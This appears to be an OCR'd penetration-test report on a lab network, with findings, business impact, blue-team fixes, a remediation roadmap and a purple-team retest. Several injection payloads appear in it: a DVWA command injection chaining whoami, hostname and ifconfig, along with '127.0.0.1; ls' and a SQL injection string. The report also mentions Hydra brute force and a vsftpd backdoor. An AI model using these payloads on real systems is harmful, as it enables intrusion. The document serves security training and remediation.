
The web UI will show output lines for each command: the account name, the hostname, and interface details/IP addresses. This is especially useful to an attacker because it reveals privilege level and network layout.

- **Why it works:**

Same reason as (2): un-sanitized input passed to a shell, and ; lets an attacker chain multiple commands.

- **Risk: Critical / very high** :

Reveals sensitive internal info (who the process runs as, host identity, network config) and can be an information-gathering step toward full compromise.


OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Execution
Ping for FREE
Enter an IP address below:
127.0.0.1; whoami; hostname; ifconfig
submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.074 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.074 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.084 ms
--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.074/0.077/0.084/0.008 ms
www-data
metasploitable
More info
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7

Summary of Findings and Vulnerabilities

Vulnerability	Host / Service	Risk	CVSS	Business Impact
vsftpd 2.3.4 backdoor	192.168.56.[]:21	Critical	9.8	Remote root access leads to total compromise
Telnet with weak credentials	192.168.56.[]:23	High	8.0	Credential theft, lateral movement
VNC open (auth weak)	192.168.56.[]:5900	High	7.5	Remote desktop access leads to credential capture
SQL Injection (DVWA)	192.168.56.[]/app	High	9.0	Data leakage, auth bypass
Command Injection (DVWA)	192.168.56.[]/app	Critical	9.8	Remote code execution leads to system takeover
Weak/Linux default passwords	/etc/shadow hashes	High	7.6	Account compromise leads to privilege escalation

Business Impact Assessment

A series of critical findings were discovered during the Mayo Industries penetration test. What follows is a short discussion of the business impact for each of the findings identified during testing.

1. vsftpd 2.3.4 Backdoor Vulnerability

- Data Breach: The loss of proprietary information, sensitive information, intellectual property information, and even customer data could result from an authorized access to sensitive data in a massive data breach.

- Loss of Reputation: This kind of security breach would be equivalent to weakening the confidence that customers have placed in Mayo Industries, which might result in a decline in business and long-term harm to the company's reputation.

- Compliance Violations: Regulations regarding security measures when handling information in general have been set by a number of businesses. Regulatory agencies can issue damages and other penalties because of a data breach.

- Financial Losses: Financial losses result from recovery losses, system failures, and remediation costs if hackers get access to sensitive data or essential systems.

2. Telnet Service Vulnerability

- Unauthorized System Access: By brute-forcing the Telnet credentials, an attacker can get complete control of the machine. This implies that they have the ability to alter, steal, or delete important data.
- Breach of Network: With root access, the attackers can spread to additional network systems, extending the scope of the breach to a complete network compromise.

- Data Interception: Since Telnet transmits data in cleartext, it is easy for information to be intercepted and compromised, particularly sensitive data like usernames, passwords, and messages.

- Business Impact: Key files could be erased or altered by hackers having Telnet access. System outages and decreased productivity will follow from this.

3. Poor Password Policies

- Larger Attack Surface: Weak passwords increase the attack surface by making it simpler for hackers to obtain unauthorize access to different systems within the company.

- Regulatory Penalties: Insufficient password management policies may also result in violations of regulatory frameworks or industry security standards, which could result in penalties for Mayo Industries.

- Service Downtime: Once they have access, attackers can cause failures or create system breakdowns, which would interrupt customer service and business operations.

4. VNC Server Without Proper Authentication

- Remote System Control: Unauthorized access to the VNC could provide an attacker with unrestricted remote control of the target computer. This would include deception, theft, or interruption of services.

- Confidentiality Loss: The attacker might be able to access the system's sensitive data, which could compromise customer information or other private data.

- Operational Disruption: Critical systems can be easily shut down or reconfigured via remote access, resulting in a large amount of operational downtime and financial loss.

5. Software and Services Not Patched

Description: Numerous services, including FTP, Telnet, and Apache, that were operating on outdated versions and had known vulnerabilities were found.

- Business Impact:

Known exploits that were used could give unauthorized access to systems, privilege escalation or other ways that leverage sensitive data compromise.

- System Instability:

Using outdated, unpatched software causes overall system unreliability, which can lead to unplanned interruptions and higher repair costs for emergency fixes and recoveries.

- Legal and Compliance Risks:

The risk of breaking industry regulations and facing financial fines is increased when known vulnerabilities are not patched or prevented. Increased organizational security results from that.

Recommendations (By Blue Team)

1. Patch Management and Software Updates

- Recommendation :

It is advised that all systems, particularly those using FTP, Telnet, and web server software, undergo timely and frequent updates and patching in an effort to reduce the risks associated with known vulnerabilities.

- Action:

Enable automated patch management so that, as soon as patches are made available, significant vulnerabilities are addressed with the least amount of lag.

- Impact:

By reducing the possibility that an attack will make use of an outdated version of software or service, this will reduce the attack surface that adversaries have. minimizes the dangers of using an outdated version of software or a service.

2. Disable Insecure Services (Telnet and vsftpd)

- Recommendation :

Telnet and vsftpd 2.3.4 should be turned off since they are outdated and relatively insecure services. SSH or another encrypted remote access service would be used in its place. Additionally, SFTP can be used to transfer files securely.

- Action:

For all remote access services, use appropriate encryption methods. Turn off any remote services that are unnecessary however increase the possibility of unauthorized access.

This helps guarantee that remote access to a network is secure and encrypted by preventing an attacker from using outdated or weak protocols to obtain access.

3. Implement Strong Password Policy

- Description :

All systems should be subject to the enforcement and application of strong password regulations, which require for complicated passwords that combine capital and lowercase letters, digits, and special characters. Regular password changes are required.

- Action :

Use group policies or centralized authentication systems to enforce password length (at least 12 characters), complexity, and expiration policies.

- Result :

Stricter password regulations would prevent dictionary and brute force attacks and lower the risk associated with weak credentials.

4. Implement Multi-Factor Authentication

- Recommendation:

Turn on MFA for all applications and remote access services that are considered necessary.

- Action:

MFA implementation along with the authentication mechanism utilized in the organization that would need an additional factor of verification, like an authenticator app or a code texted to a mobile device, in addition to a password.

- Impact:

MFA implementation along with the authentication mechanism utilized in the organization that would need an additional factor of verification, like an authenticator app or a code texted to a mobile device, in addition to a password.

5. VNC Services Hardening

- Recommendation:

This VNC service should be secured by using strong password authentication and encrypting the transmitted data.

- Action:

Disable unauthenticated VNC connections. Configure complex passwords in VNC and ensure that VNC connections are encrypted by using SSH tunneling or VPN.

- Impact:

The VNC service will be secure against unauthorized access, encrypted to prevent data from being intercepted, and allow remote desktop access safely.

6. Network segmentation

- Recommendation:

After an attacker has obtained access to the network, isolate important systems to stop them from moving further.

- Activity:

Using firewalls, divide the internal network into sections or zones of trust and regulate communication between them.

- Impact:

Network segmentation lowers the likelihood of compromise and the severity of damages by limiting the propagation of any breach to a smaller portion of the network, should one occur.

7. IDS/IPS

- Recommendation:

Establish in place an intrusion detection and prevention system to keep monitoring on and stop suspicious activities in real time.

- Activity:

Turn on IDS/IPS software, such as Snort or Suricata, to identify and stop such threats. In addition, systems for central logging, like Splunk, should be implemented in order to monitor network events.

- Impact:

IDS/IPS will detect and prevent malicious activity before there is a real compromise. This basically translates to a lower chance of a successful breach and early detection of possible threats.

8. Periodic Security Auditing, Penetration Testing

- Recommendation:

To continuously assess network and application security and identify vulnerabilities before they can be exploited, periodic security audits and penetration tests should be carried out.

- Activity:

To make sure security procedures are sufficient and up to date, establish periodic security evaluations that include vulnerability scanning and pentesting.

- Impact:

By identifying new vulnerabilities and ensuring that security policies remain effective over time, testing and auditing on a regular basis will maintain a strong security posture.

9. User Awareness Training

- Recommendation:

All staff members should receive thorough security awareness training that covers securityrelated topics like spotting phishing attempts, creating strong passwords, and maintaining a secure workspace.

- Activity:

Employees can learn how to recognize and report any security threats by participating in frequent training sessions and phishing simulations.

- Impact:

Successful social engineering attacks are reduced when employees are more aware of security dangers. Increased organizational security results from that.

Vulnerability	**Remediation**	**Validation**
vsftpd 2.3.4 backdoor	Patch or remove, use SFTP	Exploit attempt fails
Telnet weak credentials	Disable Telnet, use SSH with MFA	Hydra scan shows connection refused
DVWA SQLi	Parameterized queries	WAF blocks injection payload
Weak passwords	Enforce password complexity, reset weak accounts	Password cracking fails

Proposed Remediation Roadmap

The following corrective actions have been ranked according to risk severity and business impact to guarantee successful mitigation. Immediate (0–7 days), Short-Term (1–4 weeks), Medium-Term (1–3 months), and Long-Term (3+ months) actions make up the roadmap.

1. Immediate (0-7 days) – Critical Actions

- Patch or remove vsftpd 2.3.4 backdoor vulnerability. If FTP is required, migrate to a secure alternative such as OpenSSH SFTP.
- Disable Telnet service on all systems and block TCP port 23 at host and perimeter firewalls.
- Reset all weak/default passwords and enforce a strong password policy immediately.
- Restrict VNC services to trusted management hosts only and apply authentication.

2. Short Term (1-4 weeks)

- Fix DVWA vulnerabilities:
    - Implement parameterized queries to prevent SQL injection.
    - Apply strict input validation and sanitization to mitigate command injection.
- Harden SSH access: disable password authentication, enforce key-based authentication, and apply rate-limiting
- Deploy Web Application Firewall (WAF) to block common injection and attack payloads.
- Enforce multi-factor authentication (MFA) for privileged and remote access.
- Enable centralized logging and forward to SIEM for monitoring suspicious activity.

3. Medium Term (1-3 month)

- Implement network segmentation: separate critical servers, applications, and user workstations into distinct VLANs with strict ACLs/firewall rules.
- Deploy Endpoint Detection and Response (EDR) across servers and endpoints.
- Establish a vulnerability management process: periodic vulnerability scans, patch prioritization (critical within 7 days, high within 30 days).
- Configure Intrusion Detection/Prevention Systems (IDS/IPS) and tune signatures to detect brute force, SQLi, and command injection attempts.

4. Long Term (3+ month)

- Automate patch management
- Integrate SDLC (SAST/DAST)
- Run regular purple-team validation and security training.

Purple Team

1. Gap Analysis

- SSH/Telnet brute force:

Failed login attempts were recorded in local auth.log files, but without a centralized SIEM there was no correlation or alerting across multiple systems. This means large-scale brute-force attempts could continue undetected.

- SQL Injection & Command Injection:

Webserver logs captured the malicious requests (e.g., ' OR '1'='1 or 127.0.0.1; ls), but since no Web Application Firewall (WAF) was in place, these attacks were not blocked or flagged in real time. The lack of input validation increased exploitation risk.

- vsftpd & VNC services:

Outdated and misconfigured services remained accessible. The vsftpd 2.3.4 backdoor and VNC with weak/no authentication provided attackers with easy initial access points, with no defensive monitoring on these ports.

- Host-level visibility (EDR):

Post-exploitation actions such as privilege escalation, process spawning, or lateral movement were invisible to defenders. Without an Endpoint Detection & Response (EDR) solution, abnormal host behavior could not be detected or contained.

2. Re- Test & Validation

- Blue Team fixes were tested by Purple Team:
- Telnet disabled: Hydra scan ❼ 'Connection refused' (service closed).
- SSH brute force: Failed logins triggered SIEM alert after log forwarding; partial success.
- SQLi/Command Injection: WAF blocked payloads with 403 responses; some tuning needed.
- vsftpd patched: Exploit failed after removal.
- EDR deployed: Alerted on abnormal process spawn from web server.

3. Recommendation

- Re-test every critical fix within 48–72 hours.
- Automate response playbooks in SIEM/firewall.
- Tune WAF rules for fewer false negatives.
- Deploy central logging + EDR across all hosts.
- Track KPIs: % of fixes validated and mean time to detection/response

Conclusion

Issues with outdated software, such as the use of weak passwords and insecure services employing vsftpd 2.3.4, Telnet, and VNC, were found during the penetration test against Mayo Industries. Due to all of these problems, the company is vulnerable to various types of attacks, illegal access, and sensitive data leakage.

Password policies, frequent updates, deactivating vulnerable services, and encryption must all be implemented to counter these risks. The organization will be better able to safeguard its safety and protect itself from future threats while maintaining industry standards if security evaluations and personnel training continue.